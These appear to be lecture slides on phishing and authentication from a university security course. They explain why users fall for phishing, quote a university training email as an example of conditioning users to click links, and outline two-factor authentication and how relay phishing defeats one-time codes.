
[Lending](#)
Mortgage
Home Equity **New!**
Education Loans
Vehicle Loans

[Rates](#)
[Mortgage Rates](#)


[En e](#)




Check for “green glow” in address bar?



Check for Everything?



“Browser in Browser”



So Why Does This Work?

- Because users are stupid?



Why does phishing work?

- User **mental model** vs. reality
 - Browser security model too hard to understand!
- The easy path is insecure; the secure path takes **extra effort**
- Risks are **rare**
- Users tend not to suspect malice; they find benign interpretations and have been **acclimated to failure**
- *And as a bonus, we actively train users to be phished!*

noreply@sumtotalsystems.com

Inbox -...berkeley.edu May 24, 2019 at 3:17 AM

Reminder: UC Cyber Security Awareness Fundamentals has been assigned to NICHOL... [Details](#)

To: Nicholas Weaver <nweaver@berkeley.edu>

Dear NICHOLAS WEAVER,

You have been assigned UC Cyber Security Awareness Fundamentals. Please log onto the [UC Learning Center](#) to acquire your certification.

WHAT'S NEW

As part of the University's efforts to address the increasing threats to the security of our information systems and data, you have been assigned this security awareness training program, required of faculty and staff at all locations.

Each member of the University community has a responsibility to safeguard information assets entrusted to us. This training program will better prepare all of us to fulfill this responsibility and to strengthen our defenses against future attacks.

This course will take approximately 35 minutes to complete. You may take the course in more than one sitting. A "bookmark" function will remember the modules you have already completed.

Please complete this course by 6/7/2019 11:59:00 PM PDT.

WHAT DO I DO NOW?

You can access the course via the UC Learning Center:

1. Log onto the UC Learning Center at: <https://uc.sumtotal.host/core/dashboard>

Two Factor

- Because people chose bad passwords...
 - Add a ***second*** authentication path
- Relies on the user having access to something orthogonal to the password
 - Cellphone or email
 - Security Token/Authenticator App
 - FIDO U2F/FIDO2 security key

Second Communication Channel...

- Provide the "security code" (4-8 digits) transmitted "out of band"
 - Cellphone SMS
 - Email
- Still vulnerable to ***transient*** phishing (a ***relay attack***)...
 - Phishing site ***immediately*** tries to log in as the user...
 - Sees 2-factor is in use
 - Presents a fake "2-Factor" challenge
 - Passes the result to the site...
BOOM, logged in!

Authentication Tokens/Apps

